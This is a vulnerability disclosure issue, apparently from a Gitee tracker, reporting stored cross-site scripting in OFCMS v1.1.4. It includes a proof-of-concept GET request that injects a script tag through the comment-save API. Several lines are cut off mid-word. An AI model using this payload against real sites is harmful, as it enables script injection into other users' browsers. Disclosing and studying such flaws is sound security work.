There is a stored xss vulnerability exists in ofcms

Backlog #I4Z8QU lyf123lyf Opened this issue 2022-03-23 1

[Suggested description]
Cross-site scripting vulnerability exists in the front page of OFCMS
foreground of the system does not escape the input parameters effectiv
require login verification, which leads to a high risk of cross-site scripting

[Vulnerability Type]
Cross Site Scripting (XSS)

[Vendor of Product]
https://gitee.com/oufu/ofcms

[Affected Product Code Base]
v1.1.4

[Affected Component]


GET /ofcms/api/v1/comment/save.json?
comment_content=%E6%B5%8B%E8%AF%95%3Cscript%3Ealert(%22xss%22)%3C%2Fscript%3E111&content_id=47&site_id=1&check_status=1&_=1647846678826 HTTP/1.1
Host: localhost:7000
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
Accept: application/json, text/javascript, /; q=0.01
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:7000/ofcms/company-c-47.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=2F8C11250ADB9A9DA125C3A0F9B7C8BA
Connection: close

[Attack Type]
Remote

[Impact Code execution]
true

[Vulnerability to prove]

Status
Backlog
Assignees
Not set
Labels
Not set
Milestones
No related milestones
Pull Requests
None yet
Successfully merging a pull reque issue.
Branches
No related branch
Planed to start - Planed t
Unscheduled - Unschedule
Top level
Not Top
Priority
Not specified
参与者 (1)
L



lyf123lyf created **任务** 8 months ago

Expand operation logs